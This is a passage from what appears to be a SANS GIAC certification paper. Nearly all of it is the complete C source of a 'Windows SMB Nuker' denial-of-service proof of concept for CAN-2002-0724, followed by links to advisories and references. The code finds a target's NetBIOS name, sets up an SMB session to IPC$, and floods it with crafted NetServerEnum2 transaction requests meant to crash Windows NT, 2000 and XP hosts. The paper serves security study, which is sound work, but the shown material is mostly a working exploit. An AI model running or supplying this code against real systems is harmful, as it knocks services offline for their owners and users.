  unsigned char *name;
}
t_dialects;

t_dialects dialects[] = {
  {2, "PC NETWORK PROGRAM 1.0"},
  {2, "MICROSOFT NETWORKS 1.03"},
  {2, "MICROSOFT NETWORKS 3.0"},
  {2, "LANMAN1.0"},
  {2, "LM1.2X002"},
  {2, "Samba"},
  {2, "NT LM 0.12"},
  {2, "NT LANMAN 1.0"},
  {0, NULL}
};

enum
{
  STATE_REQUESTING_SESSION_SETUP = 1,
  STATE_NEGOTIATING_PROTOCOL,
  STATE_REQUESTING_SESSION_SETUP_ANDX,
  STATE_REQUESTING_TREE_CONNECT_ANDX,
  STATE_REQUESTING_TRANSACTION
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
}
status;

const unsigned char *global_scope = NULL;

/***************************************************************************
 * return the total storage length of a mangled name - from smbclient
 *
 ***************************************************************************/

int
name_len (char *s1)
{
  /* NOTE: this argument _must_ be unsigned */
  unsigned char *s = (unsigned char *) s1;
  int len;

  /* If the two high bits of the byte are set, return 2. */
  if (0xC0 == (*s & 0xC0))
    return (2);

  /* Add up the length bytes. */
  for (len = 1; (*s); s += (*s) + 1)
    {
      len += *s + 1;
      assert (len < 80);
    }

  return (len);
}                               /* name_len */


/***************************************************************************
 * mangle a name into netbios format - from smbclient
 *  Note:  <Out> must be (33 + strlen(scope) + 2) bytes long, at minimum.
 *
 ***************************************************************************/

int
name_mangle (char *In, char *Out, char name_type)
{
  int i;
  int c;
  int len;
  char buf[20];
  char *p = Out;

  /* Safely copy the input string, In, into buf[]. */
  (void) memset (buf, 0, 20);
  if (strcmp (In, "*") == 0)
    buf[0] = '*';
  else
    (void) snprintf (buf, sizeof (buf) - 1, "%-15.15s%c", In, name_type);

  /* Place the length of the first field into the output buffer. */
  p[0] = 32;
  p++;

  /* Now convert the name to the rfc1001/1002 format. */
  for (i = 0; i < 16; i++)
    {
      c = toupper (buf[i]);
      p[i * 2] = ((c >> 4) & 0x000F) + 'A';
      p[(i * 2) + 1] = (c & 0x000F) + 'A';
    }
  p += 32;
  p[0] = '\0';

  /* Add the scope string. */
  for (i = 0, len = 0; NULL != global_scope; i++, len++)
    {
      switch (global_scope[i])
        {
        case '\0':
          p[0] = len;
          if (len > 0)
            p[len + 1] = 0;
          return (name_len (Out));
        case '.':
          p[0] = len;
          p += (len + 1);
          len = -1;
          break;
        default:
          p[len + 1] = global_scope[i];
          break;
        }
    }

  return (name_len (Out));

}

int
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
tcp_connect (const char *rhost, unsigned short port)
{
  struct sockaddr_in dest;
  struct hostent *host;
  int fd;

  host = gethostbyname (rhost);
  if (host == NULL)
    {
      fprintf (stderr, "Could not resolve host: %s\n", rhost);
      return -1;
    }

  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = *(long *) (host->h_addr);
  dest.sin_port = htons (port);

  fd = socket (AF_INET, SOCK_STREAM, 0);

  if (connect (fd, (struct sockaddr *) &dest, sizeof (dest)) < 0)
    {
      fprintf (stderr, "Could not connect to %s:%d - %s\n", rhost, port,
               strerror (errno));
      return -1;
    }

  return fd;
}

void
build_smb_header (smb_header * hdr, uint8_t command, uint8_t flags,
                  uint16_t flags2, uint16_t tree_id, uint16_t proc_id,
                  uint16_t user_id, uint16_t mpex_id)
{
  memset (hdr, 0, sizeof (smb_header));

  /* SMB Header MAGIC. */
  hdr->server_component[0] = 0xff;
  hdr->server_component[1] = 'S';
  hdr->server_component[2] = 'M';
  hdr->server_component[3] = 'B';

  hdr->command = command;

  hdr->flags = flags;
  hdr->flags2 = flags2;

  hdr->tree_id = tree_id;
  hdr->proc_id = proc_id;
  hdr->user_id = user_id;
  hdr->mpex_id = mpex_id;
}

unsigned char *
push_string (unsigned char *stack, unsigned char *string)
{
  strcpy (stack, string);
  return stack + strlen (stack) + 1;
}

void
request_session_setup (int fd, char *netbios_name)
{
  nbt_packet pkt;

  pkt.type = SESSION_REQUEST;
  pkt.flags = 0x00;
  pkt.length = bswap16 (sizeof (nbt_packet));
  name_mangle (netbios_name, pkt.called, 0x20);
  name_mangle ("", pkt.calling, 0x00);
  write (fd, &pkt, sizeof (nbt_packet));

}

void
negotiate_protocol (unsigned char *buffer, int fd)
{
  smb_header hdr;
  unsigned char *p;
  uint16_t proc_id, mpex_id;
  int i;

  proc_id = (uint16_t) rand ();
  mpex_id = (uint16_t) rand ();

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  build_smb_header (&hdr, SMB_NEGOTIATE_PROTOCOL, 0, 0, 0, proc_id, 0,
                    mpex_id);

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  p = buffer + 4 + sizeof (smb_header) + 3;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
  for (i = 0; dialects[i].name != NULL; i++)
    {
      *p = dialects[i].format;
      strcpy (p + 1, dialects[i].name);
      p += strlen (dialects[i].name) + 2;
    }

  /* Set the word count */
  *(uint8_t *) (buffer + 4 + sizeof (smb_header)) = 0;

  /* Set the byte count */
  *(uint16_t *) (buffer + 4 + sizeof (smb_header) + 1) =
    (uint16_t) (p - buffer - 4 - sizeof (smb_header) - 3);

  *(uint16_t *) (buffer + 2) = bswap16 ((uint16_t) (p - buffer - 4));

  write (fd, buffer, p - buffer);

}

void
request_session_setup_andx (unsigned char *buffer, int fd)
{
  smb_header hdr;
  session_setup_andx_request ssar;
  uint16_t proc_id, mpex_id;
  unsigned char *p;

  proc_id = (uint16_t) rand ();
  mpex_id = (uint16_t) rand ();

  build_smb_header (&hdr, SMB_SESSION_SETUP_ANDX, 0x08, 0x0001, 0, proc_id, 0,
                    mpex_id);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  p = buffer + 4 + sizeof (smb_header);

  memset (&ssar, 0, sizeof (session_setup_andx_request));
  ssar.wct = 13;
  ssar.andx_command = 0xff;     /* No further commands */
  ssar.max_buffer = 65535;
  ssar.max_mpx_count = 2;
  ssar.vc_number = 1025;

  ssar.ANSI_pwlen = 1;

  p = buffer + 4 + sizeof (smb_header) + sizeof (session_setup_andx_request);

  /* Ansi password */
  p = push_string (p, "");

  /* Account */
  p = push_string (p, "");

  /* Primary domain */
  p = push_string (p, "WORKGROUP");

  /* Native OS */
  p = push_string (p, "Unix");

  /* Native Lan Manager */
  p = push_string (p, "Samba");

  ssar.bcc =
    p - buffer - 4 - sizeof (smb_header) -
    sizeof (session_setup_andx_request);

  memcpy (buffer + 4 + sizeof (smb_header), &ssar,
          sizeof (session_setup_andx_request));

  /* Another byte count */
  *(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
             (sizeof (session_setup_andx_request) + sizeof (smb_header) +
              ssar.bcc));

  write (fd, buffer,
         sizeof (session_setup_andx_request) + sizeof (smb_header) + 4 +
         ssar.bcc);
}

void
request_tree_connect_andx (unsigned char *buffer, int fd,
                           const char *netbios_name)
{
  smb_header hdr;
  tree_connect_andx_request tcar;
  uint16_t proc_id, user_id;
  unsigned char *p, *q;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
  proc_id = (uint16_t) rand ();
  user_id = ((smb_header *) (buffer + 4))->user_id;

  build_smb_header (&hdr, SMB_TREE_CONNECT_ANDX, 0x18, 0x2001, 0, proc_id,
                    user_id, 0);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  memset (&tcar, 0, sizeof (tree_connect_andx_request));

  tcar.wct = 4;
  tcar.andx_command = 0xff;     /* No further commands */
  tcar.pwlen = 1;

  p = buffer + 4 + sizeof (smb_header) + sizeof (tree_connect_andx_request);

  /* Password */
  p = push_string (p, "");

  /* Path */
  q = malloc (8 + strlen (netbios_name));

  sprintf (q, "\\\\%s\\IPC$", netbios_name);
  p = push_string (p, q);

  free (q);

  /* Service */
  p = push_string (p, "IPC");

  tcar.bcc =
    p - buffer - 4 - sizeof (smb_header) - sizeof (tree_connect_andx_request);

  memcpy (buffer + 4 + sizeof (smb_header), &tcar,
          sizeof (tree_connect_andx_request));

  /* Another byte count */
  *(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
             (sizeof (tree_connect_andx_request) + sizeof (smb_header) +
              tcar.bcc));

  write (fd, buffer,
         sizeof (tree_connect_andx_request) + sizeof (smb_header) + 4 +
         tcar.bcc);
}

void
request_transaction (unsigned char *buffer, int fd)
{
  smb_header hdr;
  transaction_request transaction;
  parameters params;
  uint16_t proc_id, tree_id, user_id;
  unsigned char *p;

  proc_id = (uint16_t) rand ();
  tree_id = ((smb_header *) (buffer + 4))->tree_id;
  user_id = ((smb_header *) (buffer + 4))->user_id;

  build_smb_header (&hdr, SMB_COM_TRANSACTION, 0, 0, tree_id, proc_id,
                    user_id, 0);

  buffer[0] = SESSION_MESSAGE;
  buffer[1] = 0x0;

  memcpy (buffer + 4, &hdr, sizeof (smb_header));

  memset (&transaction, 0, sizeof (transaction_request));

  transaction.wct = 14;
  transaction.total_param_cnt = 19; /* Total lenght of parameters */
  transaction.param_cnt = 19; /* Lenght of parameter */

  p = buffer + 4 + sizeof (smb_header) + sizeof (transaction_request);

  /* Transaction name */
  p = push_string (p, "\\PIPE\\LANMAN");

  transaction.param_offset = p - buffer - 4;

  params.function_code = (uint16_t) 0x68;       /* NetServerEnum2 */
  strcpy (params.param_descriptor, "WrLeh");    /* RAP_NetGroupEnum_REQ  */
  strcpy (params.return_descriptor, "B13BWz");  /* RAP_SHARE_INFO_L1 */
  params.detail_level = 1;
  params.recv_buffer_len = 50000;

  memcpy (p, &params, sizeof (parameters));

  p += transaction.param_cnt;
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
  transaction.data_offset = p - buffer - 4;

  transaction.bcc =
    p - buffer - 4 - sizeof (smb_header) - sizeof (transaction_request);

  memcpy (buffer + 4 + sizeof (smb_header), &transaction,
          sizeof (transaction_request));

  /* Another byte count */
  *(uint16_t *) (buffer + 2) =
    bswap16 ((uint16_t)
             (sizeof (transaction_request) + sizeof (smb_header) +
              transaction.bcc));

  write (fd, buffer,
         sizeof (transaction_request) + sizeof (smb_header) + 4 +
         transaction.bcc);
}

typedef struct
{
  uint16_t transaction_id;
  uint16_t flags;
  uint16_t questions;
  uint16_t answerRRs;
  uint16_t authorityRRs;
  uint16_t additionalRRs;

  unsigned char query[32];
  uint16_t name;
  uint16_t type;
  uint16_t class;
}
__attribute__ ((packed)) nbt_name_query;

typedef struct
{
  nbt_name_query answer;
  uint32_t ttl;
  uint16_t datalen;
  uint8_t names;
}
__attribute__ ((packed)) nbt_name_query_answer;

char *
list_netbios_names (unsigned char *buffer, size_t size, const char *rhost,
                    unsigned short port, unsigned int timeout)
{
  nbt_name_query query;
  struct sockaddr_in dest;
  struct hostent *host;
  int fd, i;

  fd_set rfds;
  struct timeval tv;

  printf ("Trying to list netbios names on %s\n", rhost);

  host = gethostbyname (rhost);
  if (host == NULL)
    {
      fprintf (stderr, "Could not resolve host: %s\n", rhost);
      return NULL;
    }

  memset (&dest, 0, sizeof (struct sockaddr_in));

  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = *(long *) (host->h_addr);
  dest.sin_port = htons (port);

  if ((fd = socket (AF_INET, SOCK_DGRAM, 0)) < 0)
    {
      fprintf (stderr, "Could not setup the UDP socket: %s\n",
               strerror (errno));
      return NULL;
    }

  memset (&query, 0, sizeof (nbt_name_query));

  query.transaction_id = (uint16_t) bswap16 (0x1e);     //rand();
  query.flags = bswap16 (0x0010);
  query.questions = bswap16 (1);

  name_mangle ("*", query.query, 0);
  query.type = bswap16 (0x21);
  query.class = bswap16 (0x01);

  if (sendto
      (fd, &query, sizeof (nbt_name_query), 0, (struct sockaddr *) &dest,
       sizeof (struct sockaddr_in)) != sizeof (nbt_name_query))
    {
      fprintf (stderr, "Could not send UDP packet: %s\n", strerror (errno));
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
      return NULL;
    }

  /* Now, wait for an answer -- add a timeout to 10 seconds */

  FD_ZERO (&rfds);
  FD_SET (fd, &rfds);

  tv.tv_sec = timeout;
  tv.tv_usec = 0;

  if (!select (fd + 1, &rfds, NULL, NULL, &tv))
    {
      fprintf (stderr,
               "The udp read has reached the timeout - try setting the netbios name manually - exiting...\n");
      return NULL;
    }

  recvfrom (fd, buffer, size, 0, NULL, NULL);

  for (i = 0; i < ((nbt_name_query_answer *) buffer)->names; i++)
    if ((uint8_t) * (buffer + sizeof (nbt_name_query_answer) + 18 * i + 15) ==
        0x20)
      return buffer + sizeof (nbt_name_query_answer) + 18 * i;

  printf ("No netbios name available for use - you probably won't be able to crash this host\n");
  printf ("However, you can try setting one manually\n");

  return NULL;
}

char *
extract_name (const char *name)
{
  int i;
  char *p = malloc(14);

  for (i = 0; i < 14; i++)
    if (name[i] == ' ')
      break;
     else
      p[i] = name[i];

  p[i] = '\0';

  return p;
}

void
print_banner (void)
{
  printf ("Windows SMB Nuker (DoS) - Proof of concept - CVE CAN-2002-0724\n");
  printf ("Copyright 2002 - Frederic Deletang (df@phear.org) - 28/08/2002\n\n");
}

int
is_smb_header (const unsigned char *buffer, int len)
{
  if (len < sizeof (smb_header))
    return 0;

  if (buffer[0] == 0xff && buffer[1] == 'S' && buffer[2] == 'M'
      && buffer[3] == 'B')
    return 1;
  else
    return 0;
}

int
main (int argc, char **argv)
{
  int fd, r, i, c;
  unsigned char buffer[1024 * 4];       /* Enough. */
  char *hostname = NULL, *name = NULL;

  unsigned int showhelp = 0;

  unsigned int packets = 10;
  unsigned int state;

  unsigned int udp_timeout = 10;
  unsigned int tcp_timeout = 10;

  unsigned short netbios_ssn_port = 139;
  unsigned short netbios_ns_port = 137;

  fd_set rfds;
  struct timeval tv;

  srand (time (NULL));

  print_banner ();

  while ((c = getopt (argc, argv, "N:n:p:P:t:T:h")) != -1)
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
  {
    switch (c)
      {
      case 'N':
        name = optarg;
        break;
      case 'n':
        packets = atoi (optarg);
        break;
      case 'p':
        netbios_ns_port = atoi (optarg);
        break;
      case 'P':
        netbios_ssn_port = atoi (optarg);
        break;
      case 't':
        udp_timeout = atoi (optarg);
        break;
      case 'T':
        tcp_timeout = atoi (optarg);
        break;
      case 'h':
      default:
        showhelp = 1;
        break;
      }
  }

if (optind < argc)
          hostname = argv[optind++];

if (showhelp || hostname == NULL)
  {
    printf ("Usage: %s [options] hostname/ip...\n", argv[0]);
    printf
      ("   -N [netbios-name]         Netbios Name (default: ask the remote host)\n");
    printf
      ("   -n [packets]              Number of crafted packets to send (default: %d)\n",
       packets);
    printf
      ("   -p [netbios-ns port]      UDP Port to query (default: %d)\n",
       netbios_ns_port);
    printf
      ("   -P [netbios-ssn port]     TCP Port to query (default: %d)\n",
       netbios_ssn_port);
    printf
      ("   -t [udp-timeout]          Timeout to wait for receive on UDP ports (default: %d)\n",
       udp_timeout);
    printf
      ("   -T [tcp-timeout]          Timeout to wait for receive on TCP ports (default: %d\n",
       tcp_timeout);
    printf ("\n");
    printf ("Known vulnerable systems: \n");
    printf ("    - Windows NT 4.0 Workstation/Server\n");
    printf ("    - Windows 2000 Professional/Advanced Server\n");
    printf ("    - Windows XP Professional/Home edition\n\n");
    exit (1);
  }

if (!name
    && (name =
        list_netbios_names (buffer, sizeof (buffer), hostname,
                            netbios_ns_port, udp_timeout)) == NULL)
  exit (1);
else
  name = extract_name (name);

printf ("Using netbios name: %s\n", name);

printf ("Connecting to remote host (%s:%d)...\n", hostname,
        netbios_ssn_port);

fd = tcp_connect (hostname, netbios_ssn_port);

if (fd == -1)
  exit (1);


FD_ZERO (&rfds);
FD_SET (fd, &rfds);

tv.tv_sec = tcp_timeout;
tv.tv_usec = 0;

state = STATE_REQUESTING_SESSION_SETUP;

request_session_setup (fd, name);

for (;;)
  {
    if (!select (fd + 1, &rfds, NULL, NULL, &tv))
      {
        if (state == STATE_REQUESTING_TRANSACTION)
          {
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

```
            fprintf (stderr,
                     "Timeout during TCP read - Seems like the remote host has crashed\n");
            return 0;
          }
        else
          {
            fprintf (stderr,
                     "Nuke failed (tcp timeout) at state %#02x, exiting...\n",
                     state);
            return 1;
          }
      }

    r = read (fd, buffer, sizeof (buffer));

    if (r == 0)
      {
        printf
          ("Nuke failed at state %#02x (EOF, wrong netbios name ?), exiting...\n",
           state);
        exit (1);
      }

    if (((smb_header *) (buffer + 4))->error_class != 0)
      {
        fprintf (stderr, "Nuke failed at state %#02x, exiting...\n", state);
        exit (1);
      }

    switch (state)
      {
      case STATE_REQUESTING_SESSION_SETUP:
        printf ("Negotiating protocol...\n");
        negotiate_protocol (buffer, fd);
        break;
      case STATE_NEGOTIATING_PROTOCOL:
        printf ("Requesting session setup (AndX)\n");
        request_session_setup_andx (buffer, fd);
        break;
      case STATE_REQUESTING_SESSION_SETUP_ANDX:
        printf ("Requesting tree connect (AndX)\n");
        request_tree_connect_andx (buffer, fd, name);
        break;
      case STATE_REQUESTING_TREE_CONNECT_ANDX:
        for (i = 0; i < packets; i++)
          {
            printf ("Requesting transaction (nuking) #%d\n", i + 1);
            request_transaction (buffer, fd);
          }
            printf ("Wait...\n");
        break;
      default:
        printf ("Seems like the nuke failed :/ (patched ?)\n");
          exit (1);
      }

    state++;
  }

  return 0;
}
```


© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.

3.10 Additional information

As with most code and information finding it is a trivial matter. A simple search of any major search engine will yield multiple links to the source code or information's on the vulnerabilities. Links to a number of the security advisories relating to the SMB_COM_TRANSACTION exploit are provided.

CVE Vulnerability notice for the SMB_COM_TRANSACTION vulnerability.
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0724
Bugtraq security bulletin regarding the SMB vulnerability
http://online.securityfocus.com/archive/1/288788/2002-08-21/2002-08-27/0
CERT advisory for SMB_COM_TRANSACTION vulnerabilities
http://www.kb.cert.org/vuls/id/250635
http://www.kb.cert.org/vuls/id/342243
http://www.kb.cert.org/vuls/id/311619
A deep analysis of the vulnerability published by Ivan Arce
http://marc.theaimsgroup.com/?l=bugtraq&m=103011556323184&w=2
Vendor notices regarding the vulnerability
http://www.microsoft.com/technet/security/bulletin/ms02-045.asp

4 Other References

http://samba.org/cifs/docs/smb-history.html
http://hr.uoregon.edu/davidrl/local_docs/smb-linuxmag.html
http://www.protocols.com/pbook/ibm.htm
http://compnetworking.about.com/library/glossary/bldef-smb.htm
http://www.iana.org/assignments/port-numbers
http://www.glocksoft.com/trojan_port.htm
http://samba.anu.edu.au/cifs/docs/what-is-smb.html
http://www.wwdsi.com/demo/saint_tutorials/winnuke.html
http://securityresponse.symantec.com/avcenter/vinfodb.html/
http://packetstorm.decepticons.org/filedesc/SMBdie.zip.html
http://packetstorm.decepticons.org/filedesc/smb.c.html
http://www.snort.org

© SANS Institute 2000 - 2002 As part of GIAC practical repository. Author retains full rights.